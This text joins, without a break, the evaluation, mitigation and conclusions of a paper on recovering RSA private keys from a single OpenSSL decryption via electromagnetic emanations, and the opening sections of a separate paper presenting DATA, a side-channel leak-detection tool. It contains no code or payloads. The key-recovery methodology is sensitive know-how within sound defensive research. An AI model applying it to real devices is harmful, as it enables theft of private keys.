Overall, our actual implementation of this modified algorithm is very efficient - it considers (expands by one bit) about 300,000 partial keys per second using a single core on recent mobile hardware (4th generation Surface Pro with a Core i7 processor), and for low actual error rates typically finds a solution after only a few thousand partial keys are considered. We evaluate its ability to reconstruct private RSA keys using $d_p$ and $d_q$ bits that contain errors and/or erasures by taking 1,000 RSA keys, introducing random errors, random erasures, and a half-and-half mix of errors and erasures, at different error/erasure rates, and counting how many partial keys had to be considered (expanded by a bit) before the correct private key was reconstructed. The median number of steps for each error/erasure rate is shown in Figure 6. We only show results for error/erasure rates up to 10% because those are the most relevant to our actual signal-based recovery of the exponent's bits.



Figure 6: Single-bit expansion steps needed to reconstruct the private RSA key (vertical axis, note the logarithmic scale) as a function of the rate at which errors and/or erasures are injected (horizontal axis).

We observe that our implementation of reconstruction quickly becomes inefficient when only errors are present and the error rate approaches 7%, which agrees with the theoretical results of Henecka et al. – since $d_p$ and $d_q$ are used, the $m$ factor in Henecka et al. is 2, and the upper bound for efficient reconstruction is at 8.4% error rate. In contrast, when only erasures are present, our implementation of reconstruction remains very efficient even as the erasure rate exceeds 10%, which agrees with Bernstein et al.'s finding that reconstruction should be efficient with up to 50% erasure rates. Finally, when equal numbers of errors and erasures are injected, the efficiency for each injection rate is close to (only slightly worse than) the efficiency for error-only injection at half that rate, i.e. with a mix of errors and erasures, the efficiency of reconstruction is largely governed by the errors.

Figure 7 shows the percentage of experiments in which the correct RSA key was recovered in fewer than 5,000,000 steps (about 17 seconds on the Surface 4 tablet). When only errors are present, $< 90\%$ of the reconstructions take fewer than 5,000,000 steps until the error rate exceeds 5.4%, at which point the percentage of under-five-million-steps reconstructions rapidly



Figure 7: Percentage of keys recovered in fewer than 5,000,000 single-bit expansion steps (vertical axis) as a function of the rate at which errors and/or erasures are injected (horizontal axis).

declines and drops below 10% at the 7.9% error rate. In contrast, all erasure-only reconstructions are under 5,000,000 steps even at the 10% erasure rate. Finally, when erasures and errors are both present in equal measure, the percentage of under-5,000,000-step reconstructions remains above 90% until the injection rate reaches 9.8% (4.9% of the bits are in error and another 4.9% are erased).

# 4 Evaluation

In this section we describe our measurement setup and obtained results for recovering keys from blinded RSA encryption runs on three different devices.

## 4.1 Experimental Setup

We run the OpenSSL RSA application on Android smart phones Samsung Galaxy Centura SCH-S738C [40] and Alcatel Ideal [4], and on an embedded device (A13-OLinuXino board [37])) . The Alcatel Ideal cellphone has quad-core 1.1 GHz Qualcomm Snapdragon processor with Android OS(version 6) and the Samsung phone has a single-core 800 MHz Qualcomm MSM7625A Chipset with Android OS(version 5). The A13- OLinuXino board is a single-board computer that has an in order, 2-issue Cortex A8 ARM processor [5] and runs Debian Linux operating system.

In our experimental setup, we receive signals using small magnetic probe. We place the probe close to the monitored system as shown in Figure 8. The signals collected by the probe are recorded with Keysight N9020A MXA spectrum analyzer [31]. Our decision to use spectrum analyzer was mainly driven by its existing features such as built-in support for automating measurements, saving and analyzing measured results, visualizing the signals when debugging code, etc. We have observed very similar signals when using less expensive equipment such as Ettus USRP B200-mini receiver [18]. The analysis was implemented in MATLAB and on a personal computer runs in under one minute per decryption instance (i.e. per recovered 1024-bit exponent).

## 4.2 Experimental Results

## 4.3 Results for OpenSSL's Constant-Time Fixed-Window Implementation

Our first set of experiments evaluates the attack's ability to recover bits of the 1024-bit secret exponent $d_p$ used during RSA-2048 decryption. OpenSSL uses a fixed window size $w = 5$ for exponentiation of this size. Note that RSA decryption involves another exponentiation, with $d_q$, and uses the Chinese Remainder Theorem to combine their results. However, the two exponentiations use exactly the same code and $d_p$ and $d_q$ are of the same size, so results for recovering $d_q$ are statistically the same to those shown here for recovering $d_p$.

For each device, our training uses signals that correspond to 15 decryption instances, one for each of 15 randomly generated but known keys, and with ciphertext that is randomly generated for decryption. Note that these 15 decryptions provide around 12 thousand examples of S-S signal snippets, 3 thousand S-U, 3 thousand U-S, and 15 U-X snippets. This is more than enough examples of each control flow possibility to distinguish between these control flow possibilities accurately. More importantly, this provides on average 1,500 snippet examples for each of the 100 $(2*5*w)$ clusters whose centroids are used as reference snippets when recovering the bits of the unknown secret exponents. Note that using larger RSA keys proportionally increases the number of snippets produced by each decryption, while $w$ changes little or not at all. Thus for larger RSA keys we expect that even fewer decryptions would be needed for training.

After training we perform the actual attack. We randomly generate 135 RSA-2048 keys, and for each of these keys we record, demodulate, and upsample (see Section 3.1) the signal that corresponds to *only one decryption* with that key, using a ciphertext that is randomly generated for each decryption. Next, the signal that corresponds to each decryption is processed to extract the relevant snippets from it (see Section 3.2). Then, as described in Section 3.3, each of these snippets is matched against reference snippets (from training) to identify which of the control-flow possibilities each snippet belongs to and, for S-S and S-U snippets, which bit-position in the exponent (and the window) the



Figure 8: The measurement setup for each of the three devices (shown in the right-to-left order): Samsung Galaxy Centura SCH-S738C smart phone, Alcatel Ideal smart phone, and the A13-OLinuXino board.

snippet corresponds to. Finally, S-S and S-U snippets are matched against the 20 clusters that correspond to its position in the window to recover the value of the bit at that position in the secret exponent.

The metric we use for the success of this attack is the success rate for recovery of exponent's bits, i.e. the fraction of the exponent's bits for which the recovery produces the value that the secret exponent at that position actually had. To compute this success rate, we compare the recovered exponents to the actual exponents $d_p$ and $d_q$ that were used, counting the bit positions at which the two agree and, at the end, dividing that count with the total number of bits in the two exponents.



Figure 9: Success rate for recovery of secret exponent $d_p$'s bits during only one instance of RSA-2048 decryption that uses that exponent. For each device, the maximum, median, and minimum success rate among decryption instances (each with a different randomly generated key) is shown.

The maximum, median, and minimum success rate for each of the three targeted devices is shown in Figure 9. We observe that the success rate of the attack is extremely high - among all decryptions on all three devices the lowest recovery rate is 95.7% of the bits. For the OLinuXino board, most decryption instances (>85% of them) had all bits of the exponent recovered correctly, except for the most significant 4 bits. These 4 bits are processed before entering the code in Figure 3 to leave a whole number of 5-bit windows for that code, so we do not attempt to recover them and treat them as erasures. Among the OLinuXino decryption instances that had any other reconstruction errors, nearly all had only one additional incorrectly recovered bit (error, not erasure), and a few had two.

The results for the Samsung phone were slightly worse – in addition to the 4 most significant bits, several decryption instances had one additional bit that was left unknown (erasure) because of an interrupt that occurs between the derivative-of-moving-median peak and the end of the snippet that follows it, which either obliterates the peak or prevents the snippet from correctly being categorized according to its control flow. In addition to these unknown (but known-to-be-unknown) bits, for the Samsung phone the reconstruction also produced between 0 and 4 incorrectly recovered (error) bits.

Finally, for the Alcatel Ideal phone most instances of the encryption had between 13 and 16 unknown bits in each of the two exponents, mostly because activity on the other three cores interferes with the activity on the core doing the RSA decryption), and a similar number of incorrectly recovered bits (errors).



Figure 10: Success rate for recovery of secret exponent $d_p$'s bits during only one instance of RSA-2048 decryption that uses that exponent, when training on OLinuXino board #1 and then using that training data for unknown exponent recovery on the same board and on seven other boards. For each device, the maximum, median, and minimum success rate among decryption instances (each with a different randomly generated key) is shown.



Figure 11: Success rate for recovery of secret exponent $d_p$'s bits during only one instance of RSA-2048 decryption that uses that exponent for sliding-window exponentiation. The maximum, median, and minimum success rate among decryption instances (each with a different randomly generated key) is shown for recovery that only uses the snippet-type sequence (S-M-Z Sequence), and for recovery that also recovers window bits from U-S and Z-S snippets (Overall).

To examine how the results would be affected when training using signals collected on one device and then recovering exponent bits using signals obtained from another device of the same kind, we use eight OLinuXino boards[1], which we label #1 through #8. Our training uses signals obtained only from board #1, and then the unknown keys are used on each of the eight boards and subjected to analysis using the same training data (from board #1). The results of this experiment are shown in Figure 10, where the leftmost data points correspond to training and recovery on the same device, while the remaining seven sets of data points correspond to training on one board and recovery on another.

These results indicate that training on a different device of the same kind does not substantially affect the accuracy of recovery.

Finally, for each RSA decryption instance, the recovered exponent bits, using both the recovered $d_p$ and the recovered $d_q$, were supplied to our implementation of the full-key reconstruction algorithm. For each instance, the correct full RSA private key was reconstructed within one second on the Core i7-based Surface Pro 4 tablet, including the time needed to find the $k_p$ and $k_q$ coefficients that were not known a priori. This is an expected result, given that even the worst bit recovery rates (for the Alcatel phone) correspond to a an error rate of about 1.5%, combined with an erasure rate of typically 1.5% but sometimes as high as 3% (depending on how much system activity occurs while RSA encryption is execution on the phone), which is well withing the range for which our full-key reconstruction is extremely efficient.

[1]The OLinuXino boards are much less expensive than the phones, so we could easily obtain a number of OLinuXino boards

## 4.4 Results for the Sliding-Window Implementation

To improve our understanding of the implications for this new attack approach, we also apply it to RSA-2048 whose implementation uses OpenSSL's sliding-window exponentiation – recall that this was the default implementation used in OpenSSL until it switched to a fixed-window implementation in response to attacks that exploit sliding-window's exponent-dependent square-multiply sequence.

In these experiments we use 160 MHz of bandwidth and target the OLinuXino board. Recall that in a sliding-window implementation our method can categorize the snippets according to their beginning/ending point to recover the sequence of zero-squaring (Z), window-squaring (S), and result update (M) occurrences. The fraction of the exponent's bits recovered by this sequence reconstruction (shown as "S-M-Z Sequence" in Figure 11) is in our experiments between 51.2% and 57.7% with a median of 54.5%. This sequence-based recovery has produces no errors in most cases (keys), and among the few encryptions that had any errors, none had more than one.

In our attack approach, after this sequence-based reconstruction, the U-S and Z-S snippets are subjected to further analysis to recover the remaining bits of the window computed in each U-S and Z-S snippet. At the end

of this analysis, the fraction of the exponent's bits that are correctly recovered ("Overall" in Figure 11) is between 97.7% and 99.6%, with a median of 98.7%.

This rate of recovery for exponent bits provides for very rapid reconstruction of the full RSA key. However, we note that it is somewhat inferior to our results on fixed-window exponentiation on the same device (OLinuXino board), in spite of using more bandwidth for attacks on sliding-window (160MHz bandwidth) than on fixed-window (40MHz bandwidth) implementation. The primary reason for this is that in the fixed-window implementation each analyzed snippet corresponds to examining only one bit of the exponent, whereas in the sliding-window implementation $wmax = 6$ bits of the exponent are examined in a single U-S or Z-S snippet, while the exponent-dependent variation in the snippet is not much larger. Since sliding-window recovery tries to extract several times more information from about the same amount of signal change, its recovery is more affected by noise and thus slightly less accurate.

## 5 Mitigation

We focus our mitigation efforts on the fixed-window implementation, which is the implementation of choice in the current version of OpenSSL, and which already mitigates the problem of exponent-dependent square-multiply sequences and timing variation. We identify three key enablers for this attack approach, which roughly correspond to discussion in Sections 3.1, 3.2, and 3.3. Successful mitigation requires removing at least one of these enablers, so we now discuss each of the attack enablers along with potential mitigation approaches focused on that enabler.

The first enabler of the specific attack demonstrated in this paper is the existence of computational-activity-modulated EM signals around the processor's clock frequency, and the attacker's ability to obtain these signals with sufficient bandwidth and signal-to-noise ratio. Potential mitigation thus include circuit-level approaches that reduce the effect the differences in computation have the signal, additional shielding that attenuates these signals to reduce their signal-to-noise ratio outside the device, deliberate creation of RF noise and/or interference that also reduces the signal-to-noise ratio, etc. We do not focus on these mitigation because all of them increase the device's overall cost, weight, and/or power consumption, all of them are difficult to apply to devices that are already in use, and all of them may not provide protection against attacks that use this attack approach but through a different physical side channel (e.g. power).

The second enabler of our attack approach is the attacker's ability to precisely locate, in the overall signal during an exponentiation operation, those brief snippets of signal that correspond to examining the bits of the exponent and constructing the value of the window. A simple mitigation approach would thus insert random additional amounts of computation before, during, and/or after window computation. However, additional computation that has significant variation in duration would also have a significant mean of that duration, i.e. it would slow down the window computation. Furthermore, it is possible (and indeed likely) that our attack can be adapted to identify and ignore the signal that corresponds to this additional activity.

The final (third) enabler of our attack approach is the attacker's ability to distinguish between the signals whose computation has the same control flow but uses different values for a bit in the exponent. In this regard, the attack benefits significantly from 1) the limited space of possibilities for value returned by `BN_is_bit_set` – there are only two possibilities: 0 or 1, and from 2) the fact that the computation that considers each such bit is surrounded by computation that operates on highly predictable values – this causes any signal variation caused by the return value of `BN_is_bit_set` to stand out in a signal that otherwise exhibits very little variation.

Based on these observations, our mitigation relies on obtaining all the bits that belong to one window at once, rather than extracting the bits one at a time. We accomplish this by using the `bn_get_bits` function (defined in `bn_exp.c` in OpenSSL's source code), which uses shifts and masking to extract and return a BN_ULONG-sized group of bits aligned to the requested bit-position – in our case, the LSB of the window. The BN_ULONG is typically 32 or 64 bits in size, so there are billions of possibilities for the value it returns, while the total execution time of `bn_get_bits` is only slightly more than the time that was needed to append a single bit to the window (call to `BN_is_bit_set` shifting the *wval*, and or-ing to update wval with the new bit). For the attacker, this means that there are now billions of possibilities for the value to be extracted from the signal, while the number of signal samples available for this recovery is similar to what was originally used for making a binary (single-bit) decision. Intuitively, the signal still contains the same amount of information as the signal from which one bit used to be recovered, but the attacker must now attempt to extract tens of bits from that signal.

This mitigation results in a slight *improvement* in execution time of the exponentiation and, as shown in Figure 12, with the mitigation the recovery rate for the exponent's bits is no better than randomly guessing each bit (50% recovery rate). In fact, the recovery rate with the mitigation is lower than 50% because, as in our pre-mitigation results, the bits whose signal snippets could not be located are counted as incorrectly recovered. However, these bits can be treated as erasures, i.e.



Figure 12: Success rate for recovery of secret exponent $d_p$'s bits after the initial implementation of our window value randomization mitigation is applied.

for each such bit the attacker knows that the value of the bit is unknown, as opposed to a bits whose value is incorrect but the attacker has no a-priori knowledge of that, so our recovery rate can be trivially improved by randomly guessing (with 50% accuracy) the value of each erasure, rather than having 0% accuracy on them. With this, the post-mitigation recovery rate indeed becomes centered around 50%, i.e. equivalent to random guessing for all of the bits.

This mitigation has been submitted to OpenSSL and was merged into its master source code branch on May 20th, prior to the publication of this paper.

## 6 Conclusions

This paper presents the first side channel attack approach that, without relying on the cache organization and/or timing, retrieves the secret exponent from a single decryption on arbitrary ciphertext in a modern (current version of OpenSSL) fixed-window constant-time implementation of RSA. Specifically, the attack recovers the exponent's bits during modular exponentiation from analog signals that are unintentionally produced by the processor as it executes the constant-time code that constructs the value of each "window" in the exponent, rather than the signals that correspond to squaring/multiplication operations and/or cache behavior during multiplicand table lookup operations. The approach is demonstrated using electromagnetic (EM) emanations on two mobile phones and an embedded system, and after only one decryption in a fixed-window RSA implementation it recovers enough bits of the secret exponents to enable very efficient (within seconds) reconstruction of the full private RSA key.

Since the value of the ciphertext is irrelevant to our attack, the attack succeeds even when the ciphertext is unknown and/or when message randomization (blinding) is used. Our evaluation uses signals obtained by demodulating the signal from a relatively narrow band (40 MHz) around the processor's clock frequency (around 1GHz), which is within the capabilities of compact sub-$1,000 software-defined radio (SDR) receivers.

Finally, we propose a mitigation where the bits of the exponent are only obtained from an exponent in integer-sized groups (tens of bits) rather than obtaining them one bit at a time. This mitigation is effective because it forces the attacker to attempt recovery of tens of bits from a single brief snippet of signal, rather than having a separate signal snippet for each individual bit. This mitigation has been submitted to OpenSSL and was merged into its master source code branch prior to the publication of this paper.

## 7 Acknowledgments

We thank the anonymous reviewers for their very helpful comments and recommendations on revising this paper, and the developers of OpenSSL for helping us merge our mitigation into OpenSSL's source code repository on GitHub. This work has been supported, in part, by NSF grant 1563991and DARPA LADS contract FA8650-16-C-7620. The views and findings in this paper are those of the authors and do not necessarily reflect the views of NSF and DARPA.

## Abstract

Cryptographic implementations are a valuable target for address-based side-channel attacks and should, thus, be protected against them. Countermeasures, however, are often incorrectly deployed or completely omitted in practice. Moreover, existing tools that identify information leaks in programs either suffer from imprecise abstraction or only cover a subset of possible leaks. We systematically address these limitations and propose a new methodology to test software for information leaks.

In this work, we present DATA, a differential address trace analysis framework that detects address-based side-channel leaks in program binaries. This accounts for attacks exploiting caches, DRAM, branch prediction, controlled channels, and likewise. DATA works in three phases. First, the program under test is executed to record several address traces. These traces are analyzed using a novel algorithm that dynamically re-aligns traces to increase detection accuracy. Second, a generic leakage test filters differences caused by statistically independent program behavior, e.g., randomization, and reveals true information leaks. The third phase classifies these leaks according to the information that can be obtained from them. This provides further insight to security analysts about the risk they pose in practice.

We use DATA to analyze OpenSSL and PyCrypto in a fully automated way. Among several expected leaks in symmetric ciphers, DATA also reveals known and previously unknown leaks in asymmetric primitives (RSA, DSA, ECDSA), and DATA identifies erroneous bug fixes of supposedly fixed constant-time vulnerabilities.

## 1 Introduction

Side-channel attacks infer sensitive information, such as cryptographic keys or private user data, by monitoring inadvertent information leaks of computing devices. Cryptographic implementations are a valuable target for various side-channel attacks [11, 45, 77], as a successful attack undermines cryptographic security guarantees. Especially software-based microarchitectural attacks (e.g., cache attacks, DRAM attacks, branch-prediction attacks, and controlled-channel attacks) are particularly dangerous since they can be launched from software and, thus, without the need for physical access. Many of these software-based attacks exploit address-based information leakage to recover cryptographic keys of symmetric [6, 36] or asymmetric [28, 87] primitives.

Various countermeasures against address-based information leakage have been proposed on an architectural level [52, 62, 81]. However, these require changing the hardware, which prohibits fast and wide adoption. A more promising line of defense are software countermeasures, which remove address-based information leaks by eliminating key-dependent memory accesses to data and code memory. For example, data leakage can be thwarted by means of bit-slicing [43, 47, 66], and control-flow leakage by unifying the control flow [21]. Even though software countermeasures are already well studied, in practice their adoption to crypto libraries is often partial, error-prone, or non-transparent, as demonstrated by recent attacks on OpenSSL [27, 28, 88].

To address these issues, leakage detection tools have been developed that allow developers and security analysts to identify address-based side-channel vulnerabilities. Most of these tools, however, primarily focus on cache attacks and can be classified into static and dynamic approaches. Many static analysis methods use abstract interpretation [24, 25, 48, 57] to give upper leakage bounds, ideally proving the absence of information leaks in already secured implementations, e.g., the evaluation of Salsa20 [24]. However, these approaches struggle to accurately describe and pinpoint information leaks due to over-approximation [24, page 443], rendering leakage bounds meaningless in the worst case. Moreover, their approximations of the program's data plane fundamentally prohibit the analysis of interpreted code.

In contrast, dynamic approaches [41, 84, 89] focus on concrete program executions to reduce false positives. Contrary to static analysis, dynamic analysis cannot prove the absence of leakage without exhaustive input search, which is infeasible for large input spaces. However, in case of cryptographic algorithms, testing a subset of inputs is enough to encounter information leaks with a high probability, because crypto primitives heavily diffuse the secret input during processing. Thus, there is a fundamental trade-off between static analysis (minimizing false negatives) and dynamic analysis (minimizing false positives).

We aim for a pragmatic approach towards minimizing false positives, allowing developers to identify information leaks in real-world applications. Thus, we focus on dynamic analysis and tackle the limitations of existing tools. In particular, existing tools either focus on control-flow leaks or data leaks, but not both at the same time [80,89]; they consider the strongest adversary to observe cache-line accesses only [41], which is too coarse-grained in light of recent attacks (CacheBleed [88]); many of them lack the capability to properly filter program activity that is statistically independent of secret input [50, 80, 84]; and most do not provide any means to further assess the severity of information leaks, *i.e.*, the risk they bring and the urgency with which they must be fixed. Based on these shortcomings, we argue that tools designed to identify address-based information leaks must tackle the following four challenges:

1. *Leakage origin*: Detect the exact location of data and control-flow leaks in programs on byte-address granularity instead of cache-line granularity.
2. *Detection accuracy*: Minimize false positives, e.g., caused by non-determinism that is statistically independent of the secret input, and provide reasonable strategies to also reduce false negatives.
3. *Leakage classification*: Provide means to classify leaks with respect to the information gained by an adversary.
4. *Practicality*: Report information leaks (i) fully automated, *i.e.*, without requiring manual intervention, (ii) using only the program binary, *i.e.*, without requiring the source code, and (iii) efficiently in terms of performance.

In this work, we tackle these challenges with *differential address trace analysis* (DATA), a methodology and tool to identify address-based information leaks in application binaries. DATA is intended to be a companion during testing and verification of security-critical software.[1] It targets programs processing secret input, e.g., keys or passwords, and reveals dependencies between the secret and the program execution. Every leak that DATA identifies in a program is potentially exposed to side-channel attacks. DATA works in three phases.

**Difference Detection:** The first phase generates noiseless address traces by executing the target program with binary instrumentation. It identifies differences in these traces on a byte-address granularity. This accounts for all address-based side-channel attacks such as cache attacks [61,64,87], DRAM attacks [65], branch-prediction attacks [1], controlled-channel attacks [86], and many blackbox timing attacks [11].

**Leakage Detection:** The second phase tests data and control-flow differences for dependencies on the secret input. A *generic* leakage test compares the address traces of (i) a fixed secret input and (ii) random secret inputs. If the traces differ significantly, the corresponding data or control-flow differences are labeled as secret-dependent leaks. This minimizes false positives and explicitly addresses non-deterministic program behavior introduced by blinding or probabilistic encryption, for example.

**Leakage Classification:** The third phase classifies the information leakage of secret-dependent data and control-flow differences. This is achieved with *specific* leakage tests that find linear and non-linear relations between the secret input and the address traces. These leakage tests are a valuable tool for security analysts to determine the severity and exploitability of a leak.

We implement DATA in a fully automated evaluation tool that allows analyzing large software stacks, including initialization operations, such as key loading and parsing, as well as cryptographic operations. We use DATA to analyze OpenSSL and PyCrypto, confirming existing and identifying new vulnerabilities. Among several expected leaks in symmetric ciphers (AES, Blowfish, Camellia, CAST, Triple DES, ARC4), DATA also reveals known and previously unknown leaks in asymmetric primitives (RSA, DSA, ECDSA) and identifies erroneous bug fixes of supposedly resolved vulnerabilities.

**Outline.** The remainder of this paper is organized as follows. In Section 2, we discuss background information and related work. In Section 3, we present DATA on a high level. In Sections 4–6 we describe the three phases of DATA. In Section 7, we give implementation details. In Section 8, we evaluate DATA on OpenSSL and PyCrypto. In Section 9, we discuss possible leakage mitigation techniques. Finally, we conclude in Section 10.

## 2 Background and Related Work

### 2.1 Microarchitectural Attacks

Microarchitectural side-channel attacks rely on the exploitation of information leaks resulting from contention for shared hardware resources. Especially microarchitectural components such as the CPU cache, the DRAM,

[1] DATA is open-source and can be retrieved from `https://github.com/Fraunhofer-AISEC/DATA`.

and the branch prediction unit, where contention is based on memory addresses, enable powerful attacks that can be conducted from software only. For instance, attacks exploiting the different memory access times to CPU caches (aka cache attacks) range from timing-based attacks [11] to more fine-grained attacks that infer accesses to specific memory locations [61, 64, 87]. Likewise, DRAM row buffers have been used to launch side-channel attacks [65] by exploiting row buffer conflicts of different memory addresses. Also, the branch prediction unit has been exploited to attack OpenSSL RSA implementations [1]. Xu et al. [86] demonstrated a new class of attacks on shielded execution environments like Intel SGX, called controlled-channel attacks. They enable noise free observations of memory access patterns on a page granularity. For a detailed overview on microarchitectural attacks we refer to recent survey papers [29, 76].

## 2.2 Detection of Information Leaks

### 2.2.1 Terminology

We consider a program secure if it does not contain address-based information leaks. We distinguish between data and control-flow leakage. Data leakage occurs if accessed memory locations depend on secret inputs. Control-flow leakage occurs if code execution depends on secret inputs. We further distinguish between deterministic and non-deterministic programs. Latter include any kind of non-determinism such as randomization of intermediates (blinding) or results (probabilistic constructions). A *false positive* denotes an identified information leak that is in fact none. A *false negative* denotes an information leak which was not identified.

### 2.2.2 Blackbox Timing Leakage Detection

These techniques measure the execution time of implementations for different classes of inputs and rely on statistical tests to infer whether or not the implementation leaks information [23]. Reparaz et al. [67] use Welch's t-test [83] to identify vulnerable cryptographic implementations. More advanced approaches use symbolic execution to give upper leakage bounds [63]. However, these approaches fall short for more fine-grained address-based attacks such as cache attacks.

### 2.2.3 Address-based Leakage Detection

We distinguish between static and dynamic approaches.

**Static Approaches.** Well-established static approaches are CacheAudit [24, 48] and follow-up works [25, 57], which symbolically evaluate all program paths. Rather than pinpointing the leakage origin, CacheAudit accumulates potential leakage into a single metric, which represents an upper-bound on the maximum leakage possible. While a zero leakage bound guarantees absence of address-based side channels, a non-zero leakage bound could become rather imprecise (false positives) due to abstractions made on the data of the program. Abstraction also fundamentally prohibits analysis of interpreted code as it is encoded in the data plane of the interpreter.

**Dynamic Approaches.** Dynamic analysis relies on concrete program executions, which possibly introduce false negatives. Ctgrind [50] propagates secret memory throughout the program execution to detect its usage in conditional branches or memory accesses. However, ctgrind suffers from false positives as well as false negatives [4]. In contrast, Stacco [84] records address traces and analyzes them with respect to Bleichenbacher attacks [15], for which finding a single control-flow leak suffices. Stacco does not consider data leakage, and they do not consider reducing false negatives, *i.e.*, finding multiple control-flow leaks within the traces. If they did, they would suffer from false positives due to improper trace alignment (they use Linux diff tool).

None of the above approaches supports specific leakage models to further assess the information leak. Zankl et al. [89] analyze modular exponentiations under the Hamming weight model, but they do not consider other leakage models and only detect control-flow leaks.

**Combined Approaches.** CacheD [80] combines dynamic trace recording with static analysis introducing both, false negatives and false positives. They symbolically execute only instructions that might be influenced by the secret key. Since they only analyze a single execution, they miss leakage in other execution paths. Moreover, they do not model control-flow leaks.

**Attack-based Approaches.** These are dynamic approaches that conduct specific attacks but do not generalize to other attacks. For instance, Brumley and Hakala [19] as well as Gruss et al. [36] suggested to detect implementations vulnerable to cache attacks by relying on template attacks. Irazoqui et al. [41] use cache observations and a mutual information metric to identify control-flow and data leaks. Basu et al. [9] and Chattopadhyay et al. [20] quantify the information leakage in cache attacks.

**Orthogonal Work.** Other approaches analyze source code [14], which does not account for compiler-introduced information leaks or platform-specific behavior (cf. [4]). Yet others demand source-code annotations [4, 5, 7] or specify entirely new languages [16]. While they can prove absence of leakage for already secured code, they struggle to pinpoint leaks in vulnerable code. In contrast, DATA is designed to find and pinpoint leakage in *insecure*, unannotated programs. After mitigating leakage found by DATA, absence of leakage could be proven using [4, 5, 7, 16, 25].

Table 1: Comparison of leakage detection tools. ● means that the tool suffers from false positives/negatives. ○ means that the tool does not suffer from false positives/negatives. $○_S$ denotes statistical guarantees.

| Tool | Approach | Finest granularity | Covered vulnerabilities | | False positives | | False negatives | Output | | Source code required | Tool available |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | CF leak | Data leak | Deterministic | Non-deterministic | | Leaks | Key dependency | | |
| CacheAudit [24] | Static analysis | Cache line | ✓ | ✓ | ● | ● | ○ | Leakage bound | ✗ | no | ✓ |
| CacheAudit 2 [25] | Static analysis | Byte address | ✓ | ✓ | ● | ● | ○ | Leakage bound | ✗ | no | ✓ |
| CacheD [80] | Combined | Cache line | ✗ | ✓ | ● | ● | ● | Leak origin | ✗ | no | ✗ |
| ctgrind [50] | Dynamic | Byte address | ✓ | ✓ | ● | ● | ● | Leak origin | ✗ | yes | ✓ |
| Stacco [84] | Dynamic (trace-based) | Byte address | ✓ | ✗ | $○^a$ | ● | ● | Leak origin | ✗ | no | ✗ |
| MI-Tool [41] | Dynamic (attack-based) | Cache line | ✓ | ✓ | $○_S$ | $○_S$ | ● | Leak origin | generic | yes | ✗ |
| Zankl et al. [89] | Dynamic (trace-based) | Byte address | ✓ | ✗ | $○_S$ | $○_S$ | ● | Leak origin | HW | no | ✓ |
| **DATA** | Dynamic (trace-based) | Byte address | ✓ | ✓ | $○_S$ | $○_S$ | ◐ | Leak origin | generic, HW, etc. | no | ✓ |

[a] Only the first control-flow leak is reliably identified. Reporting multiple leaks could cause false positives.

## 2.3 Improvement Over Existing Tools

By addressing the identified challenges in Section 1, DATA overcomes several shortcomings of existing approaches, as shown in Table 1.

**Leakage Origin.** DATA follows a dynamic trace-based approach to identify both control flow and data leakage on byte-address granularity. This avoids wrong assumptions about attackers, e.g., only observing memory accesses at cache-line granularity [24, 41, 80], which were disproved by more advanced attacks [1, 88]. Nevertheless, identifying information leaks on a byte granularity still allows to map them to more coarse-grained attacks.

**Detection Accuracy.** Static approaches like CacheAudit suffer from false positives. In contrast, DATA filters key-independent differences with a high probability, thereby reducing false positives even for non-deterministic program behavior. However, as with all dynamic approaches, DATA could theoretically miss leakage that is not triggered during execution. Nevertheless, we found that in practice few traces already suffice, e.g., $\leq 10$ for asymmetric algorithms, and $\leq 3$ for symmetric algorithms, due to the high diffusion provided by these algorithms. Although without formal guarantee, this gives evidence that DATA reduces false negatives successfully. Compared to others, we take multiple measures to reduce false negatives in DATA. In contrast to CacheD and ctgrind, we analyze several execution paths. Compared to Stacco, which has improper trace alignment, we report all leaks visible in the address traces. Contrary to MI-Tool, we do not only focus on a specific attack technique (e.g., cache attacks). In contrast to Zankl et al. [89], we can detect generic key dependencies. This advantage is indicated by ◐ in Table 1.

**Leakage Classification.** While Zankl et al. [89] use the Hamming weight (HW) model only, DATA allows testing for various leakage models as well as defining new ones. Besides pinpointing the information leaks, this represents valuable information to determine key dependencies in the identified information leaks.

**Practicality.** DATA analyzes information leaks fully automatically. It does so on the program binary without the need for source code, allowing analysis of proprietary software. As will be outlined in our evaluation, we achieve competitive performance, support analysis of large software stacks and even interpreted code (PyCrypto and CPython), and DATA is open source.

# 3 Differential Address Trace Analysis

DATA is a methodology and a tool to identify address-based information leaks in program binaries.

**Threat Model.** To cover a wide variety of possible attacks, we consider a powerful adversary who attempts to recover secret information from side-channel observations. In practice, attackers will likely face noisy observations because side channels typically stem from shared resources affected by noise from system load. Also, practical attacks only monitor a limited number of addresses or memory blocks. For DATA, we assume that the attacker can accurately observe full, noise-free address traces. More precisely, the attacker does not only learn the sequence of instruction pointers [59], *i.e.*, the addresses of instructions, but also the addresses of the operands that are accessed by each instruction. This is a strong attacker model that covers many side-channel attacks targeting the processor microarchitecture (e.g., branch prediction) and the memory hierarchy (e.g., various CPU caches, prefetching, DRAM). A strong model is preferable here to detect as many vulnerabilities as possible. In line with [35], we consider defenses, such as address space layout randomization (ASLR) and code obfuscation, as ineffective against powerful attackers.

**Limitations.** DATA covers software side channels of components that operate on address information only, e.g., cache prefetching and replacement, and branch prediction. In contrast, the recent Spectre [44] and Meltdown [51] bugs exploit not only *address* information but actual *data* which is speculatively processed but insufficiently isolated across different execution contexts. In these attacks, sensitive data spills over to the address bus. These hardware bugs cannot be detected by analyzing software binaries with tools listed in Table 1.



Figure 1: Overview of differential address trace analysis (DATA).

While software-only defenses exist for specific CPU models [22, 78], a generic solution should fix the hardware.

**Methodology.** DATA consists of three phases, the difference detection phase, the leakage detection phase, and the leakage classification phase, as depicted in Figure 1.

In the *difference detection phase*, we execute the target program multiple times with varying secret inputs and record all accessed addresses with dynamic binary instrumentation in so-called address traces. Thereby, we ensure to capture both, control flow and data leakages at their exact origin. The recorded address traces are then compared and address differences are reported.

The *leakage detection phase* verifies whether reported address differences are actually secret-dependent and filters all that are statistically independent. For this step, the program is repeatedly executed with one fixed secret input and a set of varying (random) secret inputs. In contrast to the previous phase, only the initially reported differences need to be monitored. The address traces belonging to the fixed input are then compared to those of the random inputs using a *generic* leakage test. Statistical differences are reported as true information leaks.

The *leakage classification phase* helps security analysts to assess the severity of previously confirmed leaks. This is done with *specific* leakage tests that find linear or non-linear relations between a given secret input and the previously recorded address traces. Such relations are formulated as so-called *leakage models*, e.g., the Hamming weight model. If a relation is found, the corresponding leakage model defines the information an attacker can learn about the secret input by observing memory accesses to the identified addresses. All detected relations are included in the final leakage report.

